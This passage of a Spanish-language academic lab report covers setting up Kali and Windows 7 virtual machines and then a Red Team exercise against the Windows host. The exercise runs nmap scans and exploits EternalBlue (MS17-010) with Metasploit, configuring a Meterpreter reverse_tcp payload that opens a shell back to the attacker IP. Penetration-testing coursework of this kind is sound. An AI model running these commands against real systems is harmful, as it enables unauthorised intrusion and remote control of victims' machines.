
Figura 24. Memoria RAM 4096 MB – VM Kali Linux (192.168.1.161).



Fuente. Propia.

- ✓ Procesadores: 4 CPU


Figura 25. Procesadores 4 CPU – VM Kali Linux (192.168.1.161).



Fuente. Propia.

- ✓ Disco duro virtual: 80 GB (VDI, almacenamiento dinámico)


Figura 26. Almacenamiento 80 GB – VM Kali Linux (192.168.1.161).



Fuente. Propia.

- ✓ Adaptador de red: Adaptador puente o red interna (igual que la máquina Windows para garantizar comunicación)

Figura 27. Red Adaptador Puente (Wifi) – VM Kali Linux (192.168.1.161).




Fuente. Propia.

Una vez finalizada la configuración de hardware y red, se procede al encendido de cada máquina virtual para validar que los sistemas operativos cargan correctamente y que se encuentran dentro del mismo segmento de red. Para ello, se utiliza el comando **“ipconfig”** en Windows y **“ifconfig”** en Kali Linux, permitiendo identificar las direcciones IP asignadas (este proceso se muestra en la figura 11).

Posteriormente, se comprueba la conectividad entre las máquinas realizando pruebas de **“ping”** en ambos sentidos (desde Windows hacia Kali y viceversa), asegurando que no existan pérdidas de paquetes ni restricciones de firewall que bloqueen la comunicación, garantizando así que la red esté completamente operativa para las actividades del laboratorio (este proceso se muestra en la figura 12). Este despliegue inicial es la base para la ejecución de los próximos

laboratorios propuestos para el curso, y asegura que las máquinas pueden interactuar entre sí dentro del entorno virtualizado.

Figura 28. Características de Hardware – Windows 7 y Kali Linux.



Fuente. Propia.


3.2. Análisis de Herramientas y Comandos en el Pentesting del Escenario Red Team

Para el desarrollo del Anexo 4 – Escenario 3, se llevó a cabo un ejercicio práctico de Red Team siguiendo *"la metodología PTES (Penetration Testing Execution Standard), que proporciona un marco estructurado para realizar pruebas de penetración de manera sistemática y profesional"* (Finn, 2024). El escenario consistió en identificar y explotar una posible fuga de información originada en un equipo Windows que ejecuta una aplicación vulnerable. El objetivo principal fue analizar el entorno comprometido, encontrar una vulnerabilidad explotable, y realizar una prueba de concepto (PoC) que demostrara la escalada de privilegios, concretada mediante la creación de un usuario con privilegios administrativos. A continuación, se describen las herramientas utilizadas durante cada fase del pentesting, los comandos ejecutados y los resultados obtenidos como parte del análisis técnico.

Fase 1: Reconocimiento

Durante esta fase inicial, se utilizó la herramienta Nmap para realizar un escaneo completo de puertos y detección de servicios en el equipo objetivo, con el fin de identificar los servicios activos y sus versiones, lo cual permite detectar posibles vectores de ataque. El comando ejecutado fue **"nmap -sS -sV -T4 -p- 192.168.1.115",** donde esta IP es la asignada a la máquina windows 7, como se observa en la figura 1.

Figura 29. Fase Reconocimiento – Escaneo de puertos y servicios.




Fuente. Propia.

El escaneo realizado con Nmap sobre el host **"192.168.1.115"** identifica que es un equipo con sistema operativo Microsoft Windows 7 perteneciente al grupo de trabajo "WORKGROUP" (puerto SMB - 445). Se identificaron varios puertos TCP abiertos, con servicios críticos como MSRPC (puertos 135, 49152-49157), NetBIOS (139) y SMB (445), los cuales pueden tener vulnerabilidades explotables, como se revisará en las siguientes fases. Además, se detectaron múltiples instancias del servidor Microsoft HTTPAPI httpd 2.0 en los puertos 2869, 5357 y 10243, indicando la presencia de servicios UPnP/SSDP, y un puerto 554 con posible servicio

RTSP, lo que podría apuntar a funcionalidades multimedia. La configuración y exposición de estos servicios ofrecen una superficie de ataque considerable para etapas posteriores de reconocimiento profundo y explotación. También se identifica el nombre del host el cual se llama **“PC202006”.**

Figura 30. Fase Reconocimiento – Puertos y Servicios abiertos.




Fuente. Propia.

Ahora con esta información se ejecuta el comando **“nmap -sV --script vuln 192.168.1.115”**, donde se realizó un escaneo de vulnerabilidades mediante scripts NSE, que permitió identificar debilidades específicas en los servicios detectados. El resultado más crítico fue la detección de la vulnerabilidad MS17-010 (EternalBlue) en el servicio SMBv1, *“clasificada como una vulnerabilidad de ejecución remota de código (RCE) de alto riesgo, la cual permite a atacantes remotos ejecutar código arbitrario mediante paquetes manipulados, lo que se conoce como "vulnerabilidad de ejecución remota de código SMB en Windows"”* (NVD - CVE-2017-0143, 2017). *“Este fallo es ampliamente conocido por haber sido explotado en*

ataques como WannaCry, lo que representa una oportunidad clara para obtener acceso remoto al sistema" (*Customer Guidance for WannaCry attacks* | MSRC, 2017).

Figura 31. Fase Reconocimiento – Escaneo de vulnerabilidades.




Fuente. Propia.

Fase 2: Explotación

En esta fase se procede a explotar la vulnerabilidad detectada previamente durante el reconocimiento. En particular, se identificó que el equipo objetivo presenta la vulnerabilidad crítica MS17-010 (EternalBlue) en el servicio SMBv1, lo que *"permite ejecutar código remotamente en sistemas Windows vulnerables"* (BetaFred, 2023). Para llevar a cabo la explotación, se utilizó el módulo correspondiente del Metasploit Framework, una plataforma ampliamente utilizada en pruebas de penetración, el cual permite explotar de forma remota la vulnerabilidad en SMB, donde se busca obtener de forma exitosa una Shell o sesión Meterpreter sobre el sistema afectado, en este caso el host PC202006 (192.168.1.115).

Primero se inicia el módulo ejecutando el comando **"msfconsole":**


Figura 32. Fase Explotación – Inicio de Metasploit Framework.



Fuente. Propia.

Luego se procede, a buscar en la base de datos de exploits, la vulnerabilidad especifica con el siguiente comando **"search ms17_010",** así:

Figura 33. Fase Explotación – Búsqueda exploit para la vulnerabilidad ms17_010 (EternalBlue).




Fuente. Propia.

Del listado de exploits proporcionado en la herramienta Metasploit, escogemos el primer exploit **“exploit/windows/smb/ms17_010_eternalblue”**, el cual aprovecha la vulnerabilidad crítica en el protocolo SMBv1 de Windows encontrada y permitiría ejecutar código de forma remota en el sistema objetivo sin autenticación y en entornos no parcheados.

Ahora, para utilizar el exploit descrito se ejecuta el comando **“use exploit/windows/smb/ms17_010_eternalblue”** y se procede a configurar los siguientes parámetros que necesita para su ejecución exitosa:

- set RHOST 192.168.1.115 = IP del equipo víctima
- set LHOST 192.168.1.161 = IP (equipo atacante)
- set PAYLOAD windows/x64/meterpreter/reverse_tcp = permite crear una conexión inversa mediante una Shell para la ejecución de comandos y recolección de información.


Figura 34. Fase Explotación – Uso y configuración del exploit.



Fuente. Propia.

Luego de la respectiva configuración de parámetros, se ejecuta el exploit, corriendo el comando “run”, si el sistema es vulnerable y la explotación es exitosa, se obtiene una Shell como se muestra a continuación:

Figura 35. Fase Explotación – Ejecución del exploit.



Fuente. Propia.

El mensaje indica que el exploit fue exitoso y se envió la carga útil al sistema objetivo y se estableció una sesión Meterpreter desde la IP 192.168.1.161 hacia la IP 192.168.1.115. A partir de este momento, se tiene control remoto sobre el equipo comprometido.


Fase 3: Escalamiento de privilegios

Una vez se tiene acceso desde la IP 192.168.1.161 (atacante), por medio de la Shell, hacia la IP 192.168.1.115 (Objetivo), se pueden ejecutar algunos comandos como:

- **sysinfo:** Muestra información del sistema comprometido (SO, arquitectura, nombre del host, etc.).
- **getuid:** Muestra el usuario que actualmente está conectado en la maquina víctima.
- **Ps:** Lista todos los procesos en ejecución en el sistema víctima.

